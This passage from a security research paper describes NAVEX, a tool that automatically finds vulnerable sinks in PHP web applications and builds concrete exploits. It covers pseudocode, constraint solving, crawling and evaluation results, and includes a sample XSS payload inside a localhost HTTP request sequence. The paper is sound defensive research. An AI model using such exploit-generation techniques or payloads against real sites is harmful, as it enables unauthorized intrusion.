As illustrated by the example, typical web applications have client-side logic that consists of forms, links, and JavaScript code, which may be dynamically generated by the server-side code, as well as a complex server-side logic that frequently interacts with the client-side and with the database backend. Therefore, building an exploit generation framework that uncovers a wide range of different types of exploits for dynamic web applications is non-trivial. Specifically, we identify the following challenges:

**Sink reachability**. In web applications, some tasks/-functionalities require a series of steps, and there are dependencies that exist between these tasks. These steps are usually accomplished using different modules where the state of the application, maintained through the use of global constructs (e.g., $_GET[] in PHP), is updated to reflect the completion/failure of a step. If a sensitive sink is located deep in these interrelated modules, the challenge is to automatically generate an exploit that navigates through the complex dependencies among application modules while satisfying constraints required at each junction in the navigation. For instance, a successful exploit for the vulnerable `echo` in Listing 3, must consider navigation and constraint satisfaction through the modules `selectBooks.php, hold.php, index.php` (not shown in the example), and `checkout.php`.

More broadly, we must take into account several factors. First, data flow paths from sources to sensitive sinks must be identified. Next, possible data sanitizations along those paths must be analyzed. However, sanitizations are available in many flavors, including built-in sanitizations (e.g., `htmlspecialchars()`), implicit sanitizations (e.g., cast operators as shown in the running example), custom sanitizations (e.g., custom use of `str_replace()`), and sanitizations induced by database constraints (e.g., `NOT NULL` constraints). The practical challenge here is to precisely identify when such sanitizations are sufficiently robust to eliminate all possible risks.

**Dynamic features**. An automatic exploit generation approach that is entirely based on static aspects of a web application is prone to miss certain real exploits. As mentioned before, modern web applications often contain features that are revealed only when the application is executed. These features often include dynamically generated forms and links that may drive the navigation of the application to vulnerable sinks. Unless the application is deployed and executed, it is challenging for a static analysis approach to infer such artifacts, which may contain useful constraints for exploit paths. For instance, line 23 of Listing 1, where the `action` of the form is set by the result of running the embedded PHP code. To precisely infer the value of that action, a static analyzer has to be able to handle the PHP semantics of that code portion. Other situations (not shown in the example) include dynamically generated content including JavaScript generated content. It is, therefore, necessary

to incorporate dynamic analysis as part of the exploit generation framework to make these runtime artifacts explicit. An additional challenge with dynamic execution is maximizing the coverage of an application.

**Scalability**. Generating executable exploits that span multiple modules and traverse execution paths inside each module for large and complex modern web applications is challenging. Constructing exploits requires analyzing the application as a whole, including its client-side, server-side and database backend. To deal with this challenge, the exploit generation approach must be designed with careful considerations for pruning unfeasible exploit paths. To demonstrate the need for a scalable approach, let's consider our running example. For this simple application, to construct an exploit for the vulnerable sink in Listing 3, we have to process a total of 44 execution paths in the 3 modules (i.e., 32 paths in `selectBooks.php`, 4 in `hold.php`, and 8 in `checkout.php`) to find candidate exploitable paths to the sink.

Another scalability challenge we need to tackle is related to the goal of generating exploits for multiple classes of vulnerabilities. To address this challenge, we need to support abstraction and analysis of multiple classes of vulnerabilities efficiently, as to generate as many different types of exploits as possible.

## 2.3 Approach Overview

Our goal is to build a precise, scalable, and efficient exploit generation framework that takes into account the dynamic features of web applications and the navigational complexities that stem from dependencies among the client-side, server-side and database backend.

Our approach is implemented in a system called NAVEX, as shown in Figure 1. To address the *scalability* challenges, our approach is divided into two steps: (I) vulnerable sink identification and (II) concrete exploit generation.

Given the application source code, the first step identifies vulnerable sinks in the application and the corresponding modules. This phase analyzes each module separately and is crucial for prioritizing only those modules that have vulnerabilities; thus significantly reducing the search space and contributing to *scalability*. To address the *sink reachability challenge*, NAVEX builds a precise representation of the semantics of built-in sanitization routines. In addition, for custom sanitizations, it builds a model using symbolic constraints. These constraints are used by a constraint solver, which determines if the sanitizations are sufficiently robust.

The second step is responsible for generating concrete exploits. The main problem in automatically generating concrete exploits is that of identifying application-wide navigation paths that, starting from public-facing pages, drive the execution to the vulnerable sinks identified in the first step through a series of HTTP requests. The output of the dynamic execution is a *Navigation Graph* that represents the navigation structure of the web application. Finally, for every module containing a vulnerable sink, as identified in the first step, NAVEX uses this navigation graph to find the paths from public modules to that module along which the exploit can be executed. The dynamic features challenge is addressed in NAVEX by combining dynamic analysis and symbolic execution of applications. To maximize the coverage of an application, NAVEX repeats the dynamic execution many times, each time with different inputs generated by a constraint solver in a way that maximizes path coverage in the application. At each execution, NAVEX collects the information necessary to derive the application's navigation structure.




Figure 1: The architecture of NAVEX.

# 3 Architecture and Algorithms

## 3.1 Vulnerable Sink Identification

To identify the vulnerable sinks, NAVEX analyses each module separately. An implicit goal of this step is to exclude from the following step those modules that do not contain vulnerable sinks. In particular, as depicted in Figure 2, NAVEX first builds a graph model of each module's code, then it discovers the paths that contain data flows between sources and sinks. Finally, it uses symbolic execution to generate a model of the execution as a formula and constraint solving to determine which of those paths are potentially exploitable. Each of these components is described next.

### 3.1.1 Attack Dictionary

To address the challenge of *discovering multiple classes of vulnerabilities*, NAVEX was designed to be easily extensible to a wide range of vulnerabilities, such as SQLI, XSS as well as logic vulnerabilities such as EAR [18] and command injection. A key observation is that several types of vulnerabilities are essentially similar. For instance, SQLI and XSS both depend on the flow of malicious data from sources to sinks and injection of malicious data in those sinks. The main difference is the nature of the sink and the attack payload. This similarity, in turn, can be leveraged to build analysis templates that can be instantiated with minimal changes to discover different classes of vulnerabilities. To this end, NAVEX builds an *Attack Dictionary*, which is used to instantiate analysis templates targeting each class of vulnerability. In particular, it contains attack specifications, as follows:





Figure 2: Vulnerable Sinks Identification (Step I) Components.

**Sinks**. These are instructions that execute the malicious content of an attack. For instance, `echo` and `print` PHP functions are sinks for XSS attacks.

**Sanitizations**. These include an extensive list of PHP sanitizations, including built-in sanitization functions and operators, which may implicitly sanitize an input (e.g., cast operators). While extensive, this list is not exhaustive, and therefore it may miss functions. However, the semantics of known custom sanitization functions (e.g., `str_replace`) are captured by NAVEX using constraint solving.

**Traversal Type**. It specifies the type of traversal that is needed on the graph (the graph representation will be described shortly). We currently support forward and backward traversals between sources and sinks. Specifically, injection vulnerabilities typically need a backward traversal, while vulnerabilities such as EAR need a forward one.

**Attack Strings**. The attack strings are specifications of the possible (malicious) values that can appear at a sink. While not exhaustive, the list of attack strings used by NAVEX is very extensive. It contains 45 attack patterns collected from cheat sheets (e.g., [6]), and security reports.

Currently, the attack dictionary contains entries for SQLI, XSS, file inclusion, command injection, code execution, and EAR.

### 3.1.2 Graph Construction

This step builds a graph model to represent the possible execution paths, which are later symbolically executed, in a PHP module. Specifically, our graph model is based on Code Property Graphs (CPGs) [9, 33], which combine abstract syntax trees (AST), control flow graphs (CFG), call graph, and data dependence graphs (DDG) under a unique representation to discover vulnerabilities, which are modeled as graph queries. In particular, given a source and a sink instruction, CPGs can be used to find data dependency paths between their variables.

However, our final goal is not merely that of finding vulnerable paths but also that of generating *concrete exploits*. To this end, we extend CPGs with *sanitization* and *database constraint* tags. These tags are attributes added to the CPGs and are used to prune out a large number of potentially unexploitable paths and indirectly addressing the challenge of path explosion.

**Sanitization Tags**. A sanitization tag stores information about the sanitization status of each variable in a node, if any. The possible values of the tag are `unsan-X`, `san-X` where X represents the specific vulnerability. For instance, `san-sql` and `unsan-sql` represent presence (or non-presence) of SQLI sanitization, respectively.

The values of the sanitization tags are inferred and added to the graph during its construction. In particular, as a node is added to the CPG, the corresponding node's AST is analyzed to detect eventual sanitizations. This analysis is guided by the *sanitizations* patterns contained in the attack dictionary for each type of vulnerability. When a match among the sanitization patterns is found for a variable in a node, the corresponding `san-X` value is set for that variable. Note, we add sanitization tags that resolve the sanitization status of different types of PHP statements such as assignment, cast, binary, unary statements, built-in functions, etc.

To demonstrate how NAVEX assigns sanitization tags, let us consider the statement at line 9 in Listing 1. NAVEX starts by inspecting the AST of `$edition = (int)$_POST['edition']` to assign an appropriate tag to $_POST['edition'] first. Then, it propagates the sanitization status to `$edition`. In this case, the assigned tag to $_POST['edition'] is `san-all` because the cast to integer operator sanitizes it for all vulnerabilities in our attack dictionary. Consequently, the variable `$edition` will have the same value in its sanitization tag.

**Database Constraint Tags**. Databases may often enforce additional constraints on the data that flow to the database tables. For instance, the columns of a database table may implicitly sanitize certain inputs, based on the column's data type (e.g., `enum` or `integer`). We enhance code property graphs to capture database constraints. In particular, for each web application, NAVEX parses its schema to collect table names, their columns names, data types, and value constraints (e.g., NOT NULL).

During the CPG construction, NAVEX adds a tag called *DB* to the root node of each application. This tag contains the collected information from the schema, and it is utilized later during the graph traversal and exploit generation (Sections 3.1.3 and 3.1.4).

### 3.1.3 Graph Traversal

The goal of this step is to discover vulnerable paths from sources to sensitive sinks by inspecting the enhanced CPG.

**Backward Traversal**. An example of a *backward* traversal for discovering vulnerable paths for injection vulnerabilities is shown in Algorithm 1.

The algorithm starts by searching the graph for calls to sensitive sinks specified in the attack dictionary (line 4). For each node representing a sink, it follows backward the data dependency edges for all variables used in that sink using the function `AnalyzeNode` (line 8). This function calls `FollowBackwardDDEdge` (line 18) to find all data dependency paths from a sink node to either a source or a function argument (if the sink is inside a function). If a path ends at a function argument, `AnalyzeNode` is called recursively over the nodes representing the call sites of that function (line 15). The function `FollowBackwardDDEdge` identifies intra-procedural paths between sources and sinks and uses the *sanitization* and *DB* tags to eliminate sanitized paths. Finally, `getPathsTo` (line 24) finds all traversed and unsanitized paths in the graph leading to source nodes.

As an example, consider the vulnerable sink `echo` to XSS (line 15) in Listing 3. Starting from this sink, the algorithm follows all data dependency edges backwards while checking the sanitization tags of `$name` and `$msg`. Since they are both unsanitized, NAVEX stores the intra-procedural paths of the variables and follows the data dependency edges in the caller function until it reaches the source of `$msg` (line 10). Note, `$name` is not a user input (holds values from the database) and therefore the algorithm only returns the inter-paths of `$msg` as vulnerable paths to XSS.

The `FilterSanNodes` function uses the sanitization and DB tags to prune out unpromising paths for exploit generation. In particular, DB tags are utilized during the search for SQLI vulnerability. For each write query, NAVEX parses the query using a SQL parser to find necessary information such as table and columns names. Then, it matches the extracted information with the DB tag to derive constraints from the columns data types and value constraints ($F_{db}$). These constraints are used in conjunction with the path constraints ($F_{path}$) in the next step (Section 3.1.4).

**Forward Traversal**. As another example, to detect EAR vulnerabilities, NAVEX performs a *forward* graph traversal from *sources* to *sinks* where the sources are redirection instructions (e.g., `header`) and the sinks are termination instructions (e.g., `die`). In particular, we distinguish between two types of EAR vulnerabilities, namely *benign* where the code between sources and sinks does not contain sensitive operations (e.g., SQL queries) and *malicious* EAR where that code contains them [18].

**Algorithm 1** Injection Vulnerability Path Discovery

```
1:  Input: sources, sinks
2:  output: VulnerablePaths
3:
4:  sinkNodes = FINDSINKNODE(sinks)
5:  for all sn ∈ sinkNodes do
6:      VulnerablePaths = ANALYZENODE(sn)
7:  return VulnerablePaths
8:  function ANALYZENODE(node)
9:      VulnerablePaths ← []
10:     paths = FOLLOWBACKWARDDDEDGE(sn)
11:     for all path ∈ paths do
12:         if path has a source then
13:             VulnerablePaths ← path
14:         else
15:             callPaths = ANALYZENODE(callNode)
16:             VulnerablePaths ← path + callPaths
17:     return VulnerablePaths
18: function FOLLOWBACKWARDDDEDGE(node)
19:     Intra_Paths ← []
20:     while node is not a source ∧ node is not a func. argument do
21:         IncNodes = GETINCOMINGDDNODE(node)
22:         UnsanNodes = FILTERSANNODES(IncNodes)
23:         node ← unsanNodes
24:     Intra_Paths = GETPATHSTO(node)
25:     return Intra_Paths
```

The output of this step is a set of paths that are potentially vulnerable. This set of paths is sent in input to the next step.

### 3.1.4 Exploit String Generation

The last step of the static analysis is the generation of exploit strings over the vulnerable paths discovered during graph traversal. In this step, each vulnerable path is modeled as a logical formula $F_{path}$. In addition, the constraints derived from the *DB* tags $F_{db}$ are added to the formula. It is next augmented with additional constraints over the variables at the sinks $F_{attack}$, which represent values that can lead to an attack. These values are retrieved from the *Attack Dictionary* based on the type of vulnerability under consideration.

The augmented formula (i.e., $F_{path} \wedge F_{db} \wedge F_{attack}$) is next sent to a solver, which provides a solution (if it exists) over the values of the input variables, that is an *exploit string*. This solution contains the values of the input variables, which, after the path and sanitizations executions, cause the attack string to appear at the sink. However, even if a solution exists, the related exploit is not necessarily feasible. To determine its feasibility, NAVEX needs to uncover the sequence of HTTP requests that must be sent to the application to execute the attack described by the exploit strings. This step is exposed in the rest of this section.

## 3.2 Concrete Exploit Generation

To generate the concrete exploits, NAVEX executes several steps as depicted in Figure 3. First, a *dynamic execution* step creates a navigation graph that captures the possible sequences in which application modules can be executed. Next, the *navigation graph* is used to discover execution paths to only those modules that contain the vulnerable sinks uncovered by the vulnerable sink identification step. Finally, the final exploits are generated. We describe each of these steps next.

### 3.2.1 Dynamic Execution

This step is responsible for building an application-wide navigation graph, which represents possible sequences of module executions together with associated constraints.

Previous research [7] has recognized the importance of building such a graph. However, a key difference with that work is the approach in which the graph is generated. In particular, the approach of [7] uses static analysis to discover links and forms and does not deal with the dynamic features of web applications, whose semantics are challenging to be captured statically.

In contrast, NAVEX uses a dynamic execution approach. It executes the web application through a crawler so that a significant portion of those dynamic features become concrete and do not need to be symbolically evaluated. However, a common challenge when performing the dynamic analysis is maximizing the coverage of the application. To address this challenge, NAVEX uses constraint solving and concolic execution to generate a large number of form inputs that aid the crawler in maximizing the coverage of the application.

**Crawler**. The crawler is responsible for uncovering the navigation structure of the applications. For each application, the crawler is initiated with a *seed URL* and whenever necessary, valid login credentials. While most applications have two types of roles (administrator and regular user), to maximize the crawling coverage, the crawler does the authentication for each role-type in the application. Starting from the *seed URL*, the crawler extracts HTML links, forms, and JavaScript code. The links are stored and used as the next URLs to crawl. For form submissions, the crawler needs to construct values that comply with the form restrictions (e.g., length of input) and satisfy eventual JavaScript validations. Having a mechanism that automatically generates valid form inputs greatly improves the crawling coverage of web applications since web forms are common constructs that influence the navigation structure.

To address this problem, our crawler extracts the forms' input fields, buttons, and action and method attributes (i.e., GET or POST) using an HTML parser and generates a set of constraints over the form values implied by the form attributes. In addition, to deal with JavaScript code that validates form inputs, the crawler leverages the techniques used in [12]. Specifically, the JavaScript code is extracted and analyzed using concrete-symbolic execution. The code is first executed concretely and when the execution reaches a conditional statement that has symbolic variables, the execution forks. Then, the execution resumes concretely. After the execution stops for all the forks, a set of constraints that represent each execution path that returns true is generated. NAVEX combines the form HTML constraints $F_{html}$ and the JavaScript constraints $F_{js}$ to produce the final form constraints $F_{form}$. As an example, the constraints for the form in our running example (Listing 1) are:

$F_{html}$: `(book_name=="Intro to CS by author1"` $\vee$ `book_name=="Intro to Math by author2")`

$F_{js}$: `edition > 0`

$F_{form}$: $F_{html} \wedge F_{js}$

Finally, the formula $f_{form}$ is sent to the solver to find a solution. NAVEX uses the solver solution, form *method*, and *action* fields to issue a new HTTP request to the application (i.e., `http:.../selectBooks.php?action=borrow POST[book_name=Intro to CS by author1, edition=2]`).

**Addressing Server-side Constraints**. Server-side code often introduces additional constraints on the values of the input variables, which can influence the navigation structure of an application. Most commonly, these include constraints over the values submitted via forms. For instance, in Listing 1, the server-side code introduces an additional check over the string length of `$publisher`, which is not present in the JavaScript validation.

Typically, when the server constraints are satisfied, the execution proceeds and the state of the application is changed, while in the opposite case, the application rejects the form inputs and the state of the application does not change. Therefore, to maximize the coverage of the application, the crawler must be able to generate form inputs that are accepted by the application.

While automatically generating form inputs that are rejected is easier, generating inputs that are accepted is more challenging. To deal with this challenge, we utilize an execution-tracing engine on the server-side code. NAVEX uses the produced trace information to determine whether a request is successful by checking if the application is $(i)$ changing its state (i.e., creating a new session, setting a new variable and superglobal values, etc.) and $(ii)$ performing sensitive operations such as querying the database.

When a request is not successful, NAVEX utilizes the trace information to perform a concolic execution. In particular, it first retrieves the executed statements including the conditional statements. Then, the collected




Figure 3: Concrete Exploit Generation (Step II) Components.

conditional statements are transformed automatically to solver specifications and negated to uncover new execution paths. The newly created specifications are then sent to the solver to generate new form inputs. This process is continuously repeated until the form submission is successful. As an example, the above inference constructs the following constraints that yield to a successful form submission

```
(book_name=="intro to CS by author1" ∨
book_name=="intro to Math by author2") ∧
length(publisher)<=35 ∧ edition >0
```

Finally, for each accepted form, NAVEX stores the full HTTP request that led to the successful submission.

### 3.2.2 Navigation Graph

The *Navigation Graph* produced by the dynamic execution step represents the applications' navigation behavior. It is a directed graph $G = (N, E)$ where each node $n \in N$ represents an HTTP request and each edge $e = (n_i, n_j) \in E$ represents a navigation from $n_i$ to $n_j$, which can be of type *link* or *form*. In particular, for every edge $e = (n_i, n_j) \in E$ $n_i$ represents the page from which the request was originated. Each node in the graph has the following properties `id, URL, role`, and `form_params` for nodes representing an HTTP request generated by a form submission. The `id` property stores a unique identifier of the node, the `URL` property is the URL in the HTTP request, which is composed of the module name and HTTP parameters of the request, and the `role` property holds the login credentials used as input to the crawler as illustrated in Figure 4. It is important to note that the navigation graph can contain multiple nodes associated with the same PHP module. In particular, if a PHP module can accept different combinations of input variables, each such combination is represented by a corresponding node in the NG.

A partial instance of an NG, related to our running example is shown in Figure 4. As an example, one possible form submission, with form input values generated by the solver, is represented by the edge between nodes 2 and 3, while the other edges represent *link* navigation. Note that `hold.php` is associated with two different nodes (id-s 5 and 6), each having a different combination of input variables (i.e., HTTP parameters). This representation will be crucial in the next step when exploring paths to the exploitable modules.

### 3.2.3 Final Exploit Generation

To generate the final concrete exploits, NAVEX utilizes the NG along with the vulnerable sinks identified by the techniques introduced in Section 3.1. One challenge that NAVEX must solve in this step is that of combining the results produced by the step of vulnerable sink identification with the Navigation Graph. In particular, when modules containing vulnerable sinks are included by other modules using PHP inclusion, the former does not appear in the NG, because there is no explicit navigation to them. For instance, the module `checkout.php` does not appear in the NG in Figure 4. To execute these vulnerable modules, the execution must invoke the including modules.

To address this issue, NAVEX executes a preprocessing *inclusion resolution* step, which creates an *inclusion map* that stores the file inclusion relationships. The map is constructed by performing a traversal that searches the enhanced CPG for nodes that represent calls to file inclusion PHP functions (e.g., `require, include, etc`).

Once the inclusion resolution step is completed, NAVEX uses the NG and the produced inclusion map to search paths on the NG from public modules to the exploitable modules (or their including parents). It is important to note that the previous identification of vulnerable sinks that 'may' be exploitable greatly reduces the cost of such search and increases the likelihood of finding executable exploits.

The search method is summarized in Algorithm 2. The first input to the search is the set of pairs $\{(module, exploit)\}$ from Step I of NAVEX. *Module* represents the vulnerable module, and *exploit* represents the assignments of malicious values to inputs generated by the solver. The next input is the `InclusionMap` and the `SeedURLs`, which represent the publicly accessible modules. For each vulnerable module, using the inclusion map and the parameters in the exploit, the algorithm first finds possible destination nodes, which will be the targets of the graph search (line 5). These nodes (`DestURLs`) represent either the vulnerable module or its parents (if a parent PHP module includes the vulnerable module). `GetDestURLs` returns only those nodes of the NG, whose parameter names match the parameter names appearing in the corresponding `exploit`. The function `ExpSearch` first identifies the nodes whose URL matches one of the `SeedURLs` (i.e., matches the `URL`




Figure 4: The navigation graph (NG) of our running example.

**Algorithm 2** Generating Concrete Exploits

```
1: Input: ModulesAndExploits = {(module, exploit)}, InclusionMap, SeedURLs
2: output: Concrete exploits for VulnModule
3:
4: for all vm ∈ ModulesAndExploits do
5:     DestURLs = GETDESTURLS(vm, InclusionMap)
6:     Exploit = EXPSEARCH(SeedURLs, DestURLs, vm)
7:     AllExploits ← Exploit
8: return AllExploits
9:
10: function EXPSEARCH(SeedURLs, DestURLs, vm)
11:     SrcNodes = FINDSRCNODES(SeedURLs)
12:     for all sn ∈ SrcNodes do
13:         paths = GETPATHSTO(sn, DestURLs)
14:         for all path ∈ paths do
15:             exploit = REPLACEVULNPARAMS(path, vm)
16:             ConcreteExploits ← exploit
17:     return ConcreteExploits
```

property) (line 11). The traversal then explores the NG for each of the retrieved `SrcNodes` to find paths between the source node and the `DestURLs` (line 13). Finally, for each found path, it replaces the values of the HTTP parameters in the last edge with the malicious values generated by the solver.

Applying the algorithm to our running example, yields to considering `http://localhost/App/selectBooks.php` as a `SeedURL`, and the node with id 6 in Figure 4 as `DestURL`, because that node matches the vulnerable module, whose corresponding (XSS) exploit contains an assignment of a malicious value to the HTTP variable `msg`. Since the exploit string for `msg` is `<script> alert("XSS");</script>` (generated by the solver and stored in `exploit`), `GetPathsTo` explores the following navigation paths between the `SeedURL` and `DestURL`: (1) nodes of [id=2, id=3, id=4, id=5] and (2) nodes of [id=2, id=3, id=4, id=5, id=6]. However, it returns only the first navigation path because the URL of node 5 does not contain the HTTP parameter `msg`. Finally, `ReplaceVulnParams` function replaces the value of the `msg` with the malicious value of the exploit. As a result, NAVEX generates the following set of HTTP requests as a *concrete exploit* for the vulnerable sink (line 15) at Listing 3:

1. `http://localhost/App/index.php`
2. `http://localhost/App/selectBooks.php` with POST params: `[book_name=intro to CS by author1, edition=2,publisher=aaaaaaa]`
3. `http://localhost/App/selectBooks.php?action=borrow`
4. `http://localhost/App/hold.php`
5. `http://localhost/App/hold.php?step=checkout`
6. `http://localhost/App/hold.php?step=checkout&msg=`**<script>alert("XSS");</script>**

As can be noted, as a result of our dynamic execution and of the navigation graph design where nodes represent HTTP requests, the challenging problem of finding sequences of HTTP requests that execute an exploit is transformed into a simple graph search problem, which is efficient.

## 4 Implementation

The implementation of NAVEX is based on several existing tools, most of which were extended to deal with our problem. For Step I of our approach, the PHP extension [9] of code property graphs [33] was enhanced with additional tags to enable precise taint tracking and database constraints reasoning. The enhanced CPG is then imported to the Neo4j [4] graph database, an open source graph platform to create and query graph databases. The graph traversals, such as algorithm 1, are written in Gremlin [1]. Neo4j and Gremlin are also used in Step II to build and search the navigation graph.

For constraints solving, we leveraged Z3 solver [17] and its extension Z3-str [35]. In particular, when graph traversals report a vulnerable path to a sink, NAVEX analyzes the returned path and its nodes. Based on each node type, a Three-Address Code (TAC) formula that represents the node is created automatically. The TAC Formula consists of right operand (*rightOp*), *operator*, and left operand (*leftOp*), node type, and unique node id. Then, NAVEX starts analyzing each TAC formula according to its *type*. Based of the *operator, leftOp*, and *rightOp*, NAVEX generates: (1) appropriate Z3 variable declarations, (2) a set of assertions that replicate the semantics of the PHP *operator* in Z3 specification, and (3) an assertion that assigns appropriate attack strings from our attack dictionary to each sink variable in the formula. NAVEX supports assignment, unary, binary, conditional, built-in function, and cast statement types. The TAC formula analysis and Z3 translation engine code are approx-

imately 3600 Java LOC.

For Step II, we extended crawler4j [2] by adding support for collecting forms and JavaScript code, extracting constraints from the forms, and generating Z3 assertions. To deal with JavaScript, we used an extension of the Narcissus JavaScript engine [3], which adds the ability to evaluate JavaScript code symbolically. Then, constraints extracted from JavaScript related to form inputs are transformed and combined with the form constraints and solved by Z3.

To generate server-side execution traces, we leveraged Xdebug [5], an open source debugger for PHP code. Note that Xdebug, like any debugging tool, imposes performance issues such as HTTP responses delays due to trace generation. Therefore, to maintain acceptable performance, NAVEX invokes Xdebug and analyzes traces on demand.

Broadly, the techniques implemented in NAVEX can be used to generate exploits for non-PHP web applications. At an implementation level, NAVEX is applicable to other server-side languages if the target source code is represented as CPGs, models of the target language features (i.e., built-in functions, operators, etc.) as solver specifications are available, and suitable server-side execution tracing tool is used.

NAVEX is an open-source software available at https://github.com/aalhuz/navex

## 5 Evaluation

**Dataset.** We evaluated NAVEX on 26 real-world PHP applications with a combined codebase of 3.2M SLOC and 22.7K PHP files as shown in Table 1. Our criteria for selecting the applications include: $(i)$ evaluation on the latest versions of popular, complex and large PHP applications such as `Joomla, HotCRP, and WordPress`, and $(ii)$ comparison of NAVEX on the same test applications used by state-of-the-art work in exploit generation (e.g., Chainsaw [7]) and vulnerability analysis (e.g., RIPS [15], [16]).

**Setup.** NAVEX was deployed on Ubuntu 12.04 LTS VM with 2-cores of 2.4GHz each and 40GB RAM. We first generated the enhanced CPG and used it to find exploitable paths for all the 26 applications. Then, we deployed the applications that have exploitable paths. The deployment process includes: installing each application on a server, creating login credentials for each role, and populating the application database with initial data by navigating the application and submitting forms when necessary. We take a snapshot of each application's database and use it after each crawling to restore the original state of the database. Note that due to specific deployment instructions for each application, we could not leverage automation to include more applications to evaluate. Given ample time for manual deployment, NAVEX can be used to analyze and generate exploits for hundreds or thousands of applications.

| Application (version) | PHP Files | PHP SLOC |
|---|---|---|
| myBloggie (2.1.4) | 56 | 9090 |
| Scarf Beta | 19 | 978 |
| DNscript | 60 | 1322 |
| WeBid (0.5.4) | 300 | 65302 |
| Eve (1.0) | 8 | 905 |
| SchoolMate (1.5.4) | 63 | 15375 |
| geccbblite (0.1) | 11 | 323 |
| FAQforge (1.3.2) | 17 | 1676 |
| WebChess (0.9) | 29 | 5219 |
| WordPress (4.7.4) | 699 | 181257 |
| HotCRP (2.100) | 145 | 57717 |
| HotCRP (2.60) | 43 | 14870 |
| Zen-Cart (1.5.5) | 1010 | 109896 |
| OpenConf (6.71) | 134 | 21108 |
| osCommerce (2.3.4) | 684 | 63613 |
| osCommerce (2.3.3) | 541 | 49378 |
| Drupal (8.3.2) | 8626 | 585094 |
| Gallery (3.0.9) | 510 | 39218 |
| Joomla (3.7.0) | 2764 | 302701 |
| LimeSurvey (3.1.1) | 3217 | 965164 |
| Collabtive (3.1) | 836 | 172564 |
| Elgg (2.3.5) | 3201 | 215870 |
| CPG (1.5.46) | 359 | 305245 |
| MediaWiki (1.30.0) | 3680 | 537913 |
| phpBB (2.0.23) | 74 | 29164 |
| phpBB (3.0.11) | 387 | 158756 |

Table 1: Subject applications of our evaluation.

| AST, CFG, PDG, and sanitization and DB tags generation | 1hr 25m |
|---|---|
| Graph database size | 4.15 GiB |
| Total # nodes | 24,418,552 |
| Total # edges | 56,060,195 |

Table 2: Statistics on the enhanced CPG generation.

**Summary of results.** NAVEX constructed a total of 204 exploits, of which 195 are on injection, and 9 are on logic vulnerabilities. The sanitization-tags-enhanced CPG reduced false positives (FPs) by 87% on average. The inclusion of client-side code analysis for building the navigation graph enhanced the precision of exploit generation by 54% on average. On the evaluation set, NAVEX was able to drill down as deep as 6 HTTP requests to stitch together exploits.

**Enhanced code property graph statistics.** For all the applications under test, Table 2 shows the enhanced CPG construction time and size. Note, the enhanced graph represents the source code of all the 26 applications under test, indicating the low runtime overhead of NAVEX.

**Navigation graph statistics.** Table 3 summarizes the total time to generate concrete exploits in Step II of NAVEX. The application list in the table represents the applications for which NAVEX found exploitable paths. Therefore, if an application did not have any exploitable path, NAVEX will not model its navigation behavior. The number of roles reflects the number of all account types (privileges) for each application. The NG has approximately $59K$ nodes and $1M$ edges.

### 5.1 Exploits

**SQLI Exploits.** NAVEX examined calls to

| Application | Total Crawling, Forms Spec. Generation, Solving Time & NG Building Time | # of Roles |
|---|---|---|
| myBloggie | 2m | 2 |
| SchoolMate | 0 | 5 |
| WebChess | 1m 36sec | 2 |
| Eve | 1m 5sec | 1 |
| geccbblite | 57sec | 1 |
| Scarf | 1m 44sec | 2 |
| FAQforge | 47sec | 1 |
| WeBid | 9m 29sec | 2 |
| DNscript | 51sec | 1 |
| phpBB2 | 2m 14sec | 2 |
| HotCRP (2.60) | 30m 13sec | 4 |
| osCommerce (2.3.3) | 2hr 6m 32sec | 2 |
| CPG | 24m 40sec | 2 |
| MediaWiki | 15m 30sec | 1 |
| LimeSurvey | 46sec | 2 |
| osCommerce (2.3.4) | 2hr 19m 1sec | 2 |
| OpenConf | 2m 1sec | 2 |
| Gallery3 | 5m 51sec | 2 |
| Collabtive | 24m 2sec | 3 |
| **Total time** | 6hr 27m 18sec | |
| **Graph database size** | 104.44 MiB | |

Table 3: Statistics on the Navigation graph generation.

`mssql_query`, `mysql_query`, `mysqli_query`, and `sqlite_query` as sinks for SQLI vulnerability. It reported a total of 155 SQLI exploitable sinks with a running time of 37m and 45sec. From these, it generated 105 concrete SQLI exploits in 7m and 76sec as summarized in Table 4.

NAVEX generated SQLI exploits for all applications that have SQLI exploitable sinks (seeds) except for `SchoolMate`. In `SchoolMate`, the crawler recovered only three HTTP requests. This application has 5 different roles, and for each role, our crawler was able to log in successfully. However, each time the crawler sends an HTTP request after the login, the application redirects the execution to the login page, which means that the application does not properly maintain user sessions. Therefore, the crawler did not proceed, and the coverage was low. This faulty application was chosen in our evaluation mainly to compare the results of NAVEX with other related work that included it in their test applications. The reported exploitable sinks, nevertheless, are confirmed to be true positives (TPs).

